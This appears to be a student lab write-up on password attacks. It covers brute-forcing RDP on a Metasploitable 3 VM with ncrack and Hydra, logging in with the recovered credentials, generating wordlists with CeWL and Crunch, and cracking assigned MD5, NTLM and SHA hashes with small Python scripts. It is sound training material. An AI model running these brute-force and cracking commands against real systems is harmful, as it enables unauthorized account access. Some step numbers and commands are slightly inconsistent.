

Exploring Password-Based Attacks

A. Exploiting Windows Remote Desktop Protocol

Step 1: Metasploitable 3 and Kali Linux on and connected.

Step 2: Scan for RDP on Metasploitable 3.

```
(kali㉿kali)-[~]  
$ nmap -p 2289 192.168.1.103  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-13 17:14 EST  
Nmap scan report for 192.168.1.103  
Host is up (0.00068s latency).  
  
PORT      STATE SERVICE  
2289/tcp  closed dict-lookup  
  
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

Step 3: Unzip the rockyou.txt.gz wordlist file.

```
(kali㉿kali)-[~]  
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz  
gzip: /usr/share/wordlists/rockyou.txt.gz: No such file or directory  
  
(kali㉿kali)-[~]  
$ cd /usr/share/wordlists/rockyou.txt
```

(Already unzipped)

Step 4: Use ncrack to attack Metasploitable 3.


```
(kali㉿kali)-[~/Desktop]  
$ ncrack -v -T 3 -u Administrator -P rockyou.txt rdp://192.168.1.104  
  
Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-02-17 13:05 EST  
  
Discovered credentials on rdp://192.168.1.104:3389 'Administrator' 'vagrant'  
rdp://192.168.1.104:3389 finished.  
  
Discovered credentials for rdp on 192.168.1.104 3389/tcp:  
192.168.1.104 3389/tcp rdp: 'Administrator' 'vagrant'  
  
Ncrack done: 1 service scanned in 42.04 seconds.  
Probes sent: 253 | timed-out: 22 | prematurely-closed: 0  
  
Ncrack finished.
```

Step 5: Use Hydra to attack Metasploitable 3.

```
(kali㉿kali)-[~/Desktop]
$ hydra -t 4 -l Administrator -P rockyou.txt rdp://192.168.1.104
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these
** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-17 13:10:56
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 231 login tries (l:1/p:231), ~58 tri
es per task
[DATA] attacking rdp://192.168.1.104:3389/
[STATUS] 198.00 tries/min, 198 tries in 00:01h, 33 to do in 00:01h, 4 active
[3389][rdp] host: 192.168.1.104 login: Administrator password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-17 13:12:08
```

Step 5: Using rdesktop, log in using the username and password.



```
(kali㉿kali)-[~/Desktop]
$ rdesktop -u Administrator -p vagrant 192.168.1.104 -g 1280x1024
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses an invalid security certificate which can not be trusted f
or
the following identified reason(s):

1. Certificate issuer is not trusted by this system.

Issuer: CN=vagrant-2008R2

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

Subject: CN=vagrant-2008R2
Issuer: CN=vagrant-2008R2
Valid From: Sun Jan 7 10:49:21 2024
To: Mon Jul 8 11:49:21 2024

Certificate fingerprints:
sha1: 0a879ba62ec6914f1a64dead8d306ddd28a52dcb
sha256: c7cb234c63dd468b7ca49058840fac7bb82401e91b80837adeaff626ae150ba8

Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exce
ption has been added by the user to trust this specific certificate.
Connection established using SSL.
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to s
atisfy RDP clipboard text request
```

B. Creating Wordlists using Keywords

Step 1: Using CeWL, create a custom text file listing potential passwords.

```
(kali@kali)-[~/Desktop]
$ cewl http://www.republicofkoffee.com -m 6 -w output_dictionary_file.txt
CeWL 6.1 (Max Length) Robin Wood (robin@ninja) (https://ninja/)

(kali@kali)-[~/Desktop]
$
```

output_dictionary_file.txt

C. Crunching the Wordlists

Step 1: Using Crunch, create a list of potential passwords with custom specifications.

```
(kali@kali)-[~/Desktop]
$ crunch 4 4 0123456789abc -o output_file.txt
Crunch will now generate the following amount of data: 142805 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 28561
crunch: 100% completed generating output

(kali@kali)-[~/Desktop]
$
```

```
File Edit Search View Document Help
1 0000
2 0001
3 0002
4 0003
5 0004
6 0005
7 0006
8 0007
9 0008
10 0009
11 000a
12 000b
13 000c
14 0010
15 0011
16 0012
17 0013
18 0014
19 0015
```

Left - written file, middle - command used, right - sample of created passwords in file

Crack the following hashes:

User:	Hash:	WordList Command:	Result:
Joe	05b47156dac156b841c412527eb08642	crunch 9 9 1234567890 -t Witt-% -o Desktop/output.txt	Witt-3251 (MD5)
Malik	D883E2D53B20240026AA3A0D202AD267	crunch 9 9 PASSpass + 01234 '\$_!#' -t 202%^@@@@ -o Desktop/output.txt	2023\$PaSS (ntlm)
Zoe	eaf187e4eb6bfa7d913f0afc4d6f94f1f0ae67d452526beccf8534ebd09e6b953578ed21acd10e015a439ba0dbb4b91a2abeb0aece4492b5a1b93a0ad1a10c05	Googlable answer	liverpool (SHA)
Jane	5ef22fe0b6b2868a9f8ae4bb7adc14cd	crunch 18 18 -o Desktop/output.txt -p Mary Had A Little Lamb	LittleALambHadMary (md5)

(Proof of running successfully shown below)

1.

```
(kali㉿kali)-[~]  
$ crunch 9 9 1234567890 -t Witt-%%% -o Desktop/output.txt  
Crunch will now generate the following amount of data: 100000 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 10000  
  
crunch: 100% completed generating output
```

2.

```
(kali㉿kali)-[~]  
$ crunch 9 9 PASSpass + 01234 '$#!' -t 202%^0000 -o Desktop/output.txt  
Crunch will now generate the following amount of data: 259200 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 25920  
  
crunch: 100% completed generating output
```

3.

Because of its commonality as a password, this solution was found quickly online.

4.

```
(kali㉿kali)-[~]  
$ crunch 18 18 -o Desktop/output.txt -p Mary Had A Little Lamb  
Crunch will now generate approximately the following amount of data: 2280 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 120  
  
crunch: 100% completed generating output
```

Note: My VM did not have enough memory to successfully run Hashcat successfully so the following Python code was produced and a Ctrl-F was used to find the right hash:

MD5:

```
import hashlib  
  
def generate_md5_hash(password):  
    return hashlib.md5(password.encode()).hexdigest()  
  
def create_md5_hash_file(input_file, output_file):  
    with open(input_file, 'r') as f_in, open(output_file, 'w') as f_out:  
        for line in f_in:  
            password = line.strip()  
            md5_hash = generate_md5_hash(password)  
            f_out.write(f"{password}:{md5_hash}\n")  
  
if __name__ == "__main__":  
    input_file = "hashes.txt"  
    output_file = "md5_hashes.txt"  
    create_md5_hash_file(input_file, output_file)  
    print(f"MD5 saved to {output_file}.")
```

ntlm:

```
import hashlib  
  
def generate_ntlm_hash(password):  
    return hashlib.new('md4',  
        password.encode('utf-16le')).hexdigest()  
  
def create_ntlm_hash_file(input_file, output_file):  
    with open(input_file, 'r') as f_in, open(output_file, 'w') as f_out:  
        for line in f_in:  
            password = line.strip()  
            ntlm_hash = generate_ntlm_hash(password)  
            f_out.write(f"{password}:{ntlm_hash}\n")  
  
if __name__ == "__main__":  
    input_file = "hashes.txt"  
    output_file = "ntlm_hashes.txt"  
    create_ntlm_hash_file(input_file, output_file)  
    print(f"NTLM saved to {output_file}.")
```